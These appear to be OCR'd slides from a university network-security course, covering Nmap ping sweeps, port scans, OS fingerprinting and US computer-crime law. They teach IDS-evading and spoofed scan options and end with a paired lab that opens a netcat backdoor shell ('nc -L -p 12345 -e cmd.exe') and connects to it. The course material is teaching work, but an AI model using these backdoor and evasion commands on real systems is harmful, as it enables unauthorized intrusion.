University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2008	Microsoft-IIS/7.5	28-Sep-2012
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2008	Microsoft-IIS/7.5	7-Jan-2012
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2003	Microsoft-IIS/6.0	23-Jan-2011
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2003	Microsoft-IIS/6.0	28-Mar-2008
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2003	Microsoft-IIS/6.0	6-Nov-2007
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2003	Microsoft-IIS/6.0	12 Dec 2006
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2003	Microsoft-IIS/6.0	6 Sep 2006
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows Server 2003	Microsoft-IIS/6.0	31 May 2005
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.110.12	Windows 2000	Microsoft-IIS/5.0	19-Dec-2000
University of the Pacific 3601 Pacific Ave. Stockton CA US 95211	138.9.1.11	NT4/Windows 98	Lotus-Domino/5.0.8	19-Sep-2001

Course Outline


A. The Internet, TCP/IP, PANs LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroutes, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
E. Anatomy of an Attack
   Step 1: Target survey
   - Survey tools: website, Google, arin.net, etc.
   - **Surveying networks with remote access: Nmap**

   Step 2: Vulnerability assessment
   Step 3: Vulnerability exploitation
   Step 4: Maintaining access/persistence
   Step 5: Covering tracks
F. Physical access attacks
G. The future: emerging technologies



Surveying Networks


- Surveying networks remotely: Nmap FREE!
- Voted #1 by White Hats & Black Hats!
- Ping sweeps, port scans, OS fingerprinting
- Works on wireless networks!
- Powerful tool w/ advanced scanning capabilities
- Download from www.insecure.org
- Ported to UNIX, Linux, Windows, OS X




Surveying Networks

Nmap can be ran with:
- Command Line Interface
- Zenmap GUI


- Experts understand the dozens of scan techniques and choose the appropriate one (or combination) for a given task. Inexperienced users and script kiddies, on the other hand, try to solve every problem with the default SYN scan.



Surveying Networks



Surveying Networks



TCP Flag Options

- A value of “1” indicates the flag is “set” or “on”
- Urgent Pointer = give specific segment priority
- ACKnowledgement = successful receipt of packets
- PUSH = helps ensure data is given a priority
- RST (Reset) = reset the connection
- SYNchronization = used to establish TCP connection
- FINished = tears down virtual connections

The 3-way Handshake

STEP 1: Host A —SYN→ Host B
STEP 2: Host A ←SYN, ACK— Host B
STEP 3: Host A —ACK→ Host B
Host A ←Conn. Established→ Host B

Tearing Down A Connection

Host A ←Data Transfer→ Host B
STEP 1: Host A —FIN, ACK→ Host B
STEP 2: Host A ←ACK— Host B
STEP 3: Host A ←FIN, ACK— Host B
STEP 4: Host A —ACK→ Host B

Nmap – Has 63 Options

usage: nmap [Scan Type(s)] [Options] <host or net #1… [#N]>
Scan type options

-sP	Scan with pings - Find “up” hosts, but do no port scanning
-sT	Scan, full-connect TCP – not stealthy!
-sS	Scan TCP SYN only – stealthy!
-sU	Scan for open UDP ports
-sN, -sF, -sX	no flags set, FIN flag set, all flags set
-pn-m	Scan ports n to m

Example: Scan ports 1 to 3389 on ten boxes
> nmap -p 1-3389 192.168.0.1-10

More Nmap Options

-sV	Scan versions – Determine particular service and, if possible, its version number
-O	OS identification - use TCP/IP fingerprinting
-P0	Don't ping hosts (some firewalls block pings)
-v	Verbose. Use twice for greater effect (-vv)
-h	Help, print the help menu
-f	Fragment the scan packets, avoiding IDSs
-g <port>	Spoof your (source) port - 53 is good because it looks like a DNS response!
-S <IP>	Spoof your (source) IP address – but someone else gets the response!

Still More Nmap Options

-D Decoy scan - creates decoys (using spoofed IP addresses) along with your IP address - even if the target detects the scan, they are unlikely to know which IP is really scanning them and which are decoys

-sA ACK scan - test firewall rule-bases - an ACK packet will always receive a RST packet in response, which does NOT tell you if the port is opened or closed. However, it does tell you if the packet got through the firewall, which is the goal of this scan.

More on the ACK (firewall) scans later…

Networking Lab


- IP address ranges and Attack Surfaces (target computers) may differ in some of the slides.
- In the current lab topology (2012-2013+)
  - 192.168.11.2-9 Physical attack surfaces
  - 192.168.11.10-99 Virtual attack surfaces
  - 192.168.11.100-199 Student workstations
  - 192.168.11.200-253 Wireless access

Surveying Networks

Nmap scans

- -sP Scan with pings only
- Just reports what IP addresses are “up”
- Uses ICMP (Internet Control Message Protocol)
- Note: Some firewalls block pings

  > nmap –sP 192.168.11.1-10




Surveying Networks

Nmap scans


- -sT Completed-TCP scans
- Uses the 3-way handshake
- Easily detected and typically logged

  > nmap –sT –p 1-3389 192.168.11.2




Surveying Networks

Nmap scans



- -sS SYN scans
- Sends the SYN only
- A returned SYN-ACK indicates an open port
- Typically not logged – much less “noisy”
- Faster than completed-TCP scans


  > nmap –sS 192.168.0.1



Surveying Networks

Of course...


You can see if a single box is up by simply pinging it



Surveying Networks


But Nmap can ping sweep an entire network:

Scan with pings 10 boxes




Surveying Networks

> nmap –O –p1-3389 192.168.11.2



Surveying Networks

> nmap –sV –p 1-111 192.168.0.2



Surveying Networks

Another Nmap command line example:

> nmap –sS –O –P0 www.pacific.edu

- -sS = scan with SYN packets
- -O = OS fingerprint
- -P0 = Don't ping (edge routers/firewalls of some secure networks will not pass a ping – without P0, Nmap will skip any IP address that does not respond to a ping)
- Nmap will do a DNS lookup when given a URL
- This will often scan well-locked down networks, including UOP's

Surveying Networks

In ECPE/COMP 178:

- Check current target addresses: 192.168.11.2-99
- Only ports of interest are the server ports, 1 to 1023, and 3389 (Terminal Server/Remote Desktop)
- This is all you need to know for Lab #4!

zero capital oh

> nmap --max-retries 0 –O –p 1-3389 192.168.11.2-10

--max-retires = just try each test once [saves time!]

-O = OS fingerprint; -p = port

While only interested in ports 1-1023; to find Terminal Server you need to scan port 3389.

Surveying Networks

nmap --max-retries 0 –O –p 1-445 10.0.0.7

```
Command Prompt
C:\network\Nmap>nmap --max-retries 0 -O -p 1-445 10.0.0.7

Starting Nmap 5.20 ( http://nmap.org ) at 2010-01-25 21:36 Pacific Standard Time
Warning: 10.0.0.7 giving up on port because retransmission cap hit (0).
Nmap scan report for purple.treacle.com (10.0.0.7)
Host is up (0.0025s latency).
Not shown: 429 filtered ports
PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  closed ssh
23/tcp  closed telnet
53/tcp  closed domain
77/tcp  closed priv-rje
80/tcp  closed http
111/tcp closed rpcbind
113/tcp closed auth
135/tcp open   msrpc
139/tcp open   netbios-ssn
151/tcp closed hems
199/tcp closed smux
258/tcp closed fw1-mc-gui
360/tcp closed scoi2odialog
443/tcp closed https
445/tcp open   microsoft-ds
MAC Address: 00:16:76:CE:B1:A2 (Intel)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.27 seconds

OS details: Microsoft Windows XP SP3
Network Distance: 1 hop
```

Example from my network

Surveying Networks

During the Nmap Lab (and in general) you may want to record the information for later review

- Copy the contents of a DOS window to a text file:
- right-click anywhere on the DOS window,
- Choose “Select all” and press enter <Enter>
- open a new text file with Notepad or Word
- press Ctrl-v in the file’s window.

- Zenmap scans of the lab can be saved to a USB drive.

- You can record the results on your Server Information Sheets. This will help in labs that follow!
- Ignore any information on switches or routers

Lest you think Apples are safe…

- 02-2013 Typing File:/// into Mountain Lion app - crash
- 02-2013 Security updates for Mac OS X Java
- 11-2012 Safari
- 09-2012 Security updates for remote desktop
- 12-2010 Security updates for Airport Base Station
- 12-2010 Security updates for Quicktime
- ..... TNTC
- 01-2010 Security updates for Mac OS X
- 12-2009 Security updates for Java for OS X
- 11-2009 Security updates for Safari
- 11-2009 Security updates for Mac OS X
- 09-2009 Security updates for iTunes
- 09-2009 Security updates for Mac OS X
- 09-2009 Security updates for Quicktime

Course Outline

A. The Internet, TCP/IP, and PANs, LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroute, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
   - Human access
   - Physical access
   - LAN (insider) access
   - Remote (Internet) access
   - Wireless access
E. Anatomy of an Attack
   - Step 1: Target survey
   - Step 2: Vulnerability assessment
   - Step 3: Vulnerability exploitation
   - Step 4: Maintaining access/persistence
   - Step 5: Covering tracks
F. Physical access attacks
G. The future: emerging technologies


Attack Points 85

A Word About the Law

Danger!
Danger!
Will Robinson!

- The tools covered in this course can be dangerous.
- The methods covered in this course can be used incorrectly.

Attack Points 86



The Tools

- BadStore
- DVWA
- Xampp

- Mutillidae
- Paros
- burpsuite

- WebGoat - programming

Attack Points 88

The LAW

According to the FBI, unauthorized use of computers generally takes one of the following forms:

- File reading/copying – computer voyeur
- File alteration
- File deletion
- Service denial (what is left? Releasing? Stalking?)

Fakeware popup

The LAW

The following federal laws have been used to convict persons of computer-related crimes:

Title US Code Section

15 USC 1644 (1995 Truth in Lending Act)

- Prohibits fraudulent use of credit cards

18 U.S.C. § 1028 (1998 Identity Theft and Assumption Deterrence Act)

- Prohibits transfer or use of the identity documentation of another person without the legal authority and with the intent to commit, aid, or abet any unlawful activity.

18 USC § 1029

- Prohibits fraudulent acquisition of telecommunications services.

The LAW

Federal Law (cont.)

18 USC 1030 (1986 Computer Fraud and Abuse Act)

- Prohibits unauthorized access to any computer operated by the U.S. Government, financial institution insured by the U.S. Government, federally registered securities dealer, **or foreign bank**

18 USC § 1343

- Prohibits wire fraud

18 USC § 1361-2

- Prohibits **malicious mischief** **what's that?**

  In the first degree = Causes an interruption or impairment of service rendered to the public by physically damaging or tampering with .....property of the state, a political subdivision thereof, or a public utility or **mode of** public transportation, power, or **communication**.... **Class B Felony**

The LAW

Federal Law (cont.)

18 USC § 1831

- Prohibits stealing of trade secrets

18 USC § 2314

- Prohibits interstate transport of stolen, converted, or fraudulently obtained material (inc. computer data files)

18 USC § 2319 and 17 USC § 506(a)

- Prohibits criminal violations of copyright law

18 USC § 2510-11

- Prohibits interception of electronic communications

18 USC § 2701

- Prohibits access to communications stored on a computer (addresses e-mail privacy)

Course Outline

A. The Internet, TCP/IP, and PANs, LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroute, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
   Human access
   Physical access
   LAN (insider) access
   Remote (Internet) access
   Wireless access
E. Anatomy of an Attack
   Step 1: Target survey
   Step 2: Vulnerability assessment
   Step 3: Vulnerability exploitation
   Step 4: Maintaining access/persistence
   Step 5: Covering tracks
F. Physical access attacks
G. The future: emerging technologies

Attack Points 93

The Anatomy of an Attack

- You are now ready to do Labs:

Attack Points 94

Anatomy of an Attack

The Attack Skillsets Favor A Team Approach

- Gathering information (recon)
- Finding and exploiting vulnerabilities
- Creating and sending/installing Trojans
- Collecting and cracking passwords
- Defeating firewalls: Infiltrating tools
- Maintaining persistence (backdoors & rootkits)
- Capturing data (e.g. using keyloggers)
- Defeating firewalls: Exfiltrating data
- Covering tracks *Evolution in action…*

Attack Points 95

Mini-Lab: Pushing a Shell

1. Partner up - You attack them & they attack you!
2. Create a flag: From DOS window prompt Enter:
   > echo "Help!" > c:\flag1.txt *Secret message*
3. Give attacker your address: Enter:
   > ipconfig *Give attacker your IP address!*
4. Create a backdoor for attacker: Enter:
   > cd c:\tools\netcat *Insider assistance!*
   > nc –L –p 12345 –e cmd.exe *Backdoor!*
5. Attack partner: From DOS window prompt Enter:
   > cd c:\tools\netcat *Partner's IP!*
   > nc 192.168.11.101 12345 *Partner pushes a shell!*
   > ipconfig *A new IP! You're on your partner's box!!*
   > netstat -an *Note: connected to port 12345*
   > type c:\flag1.txt *Read secret message!*

Attack Points 96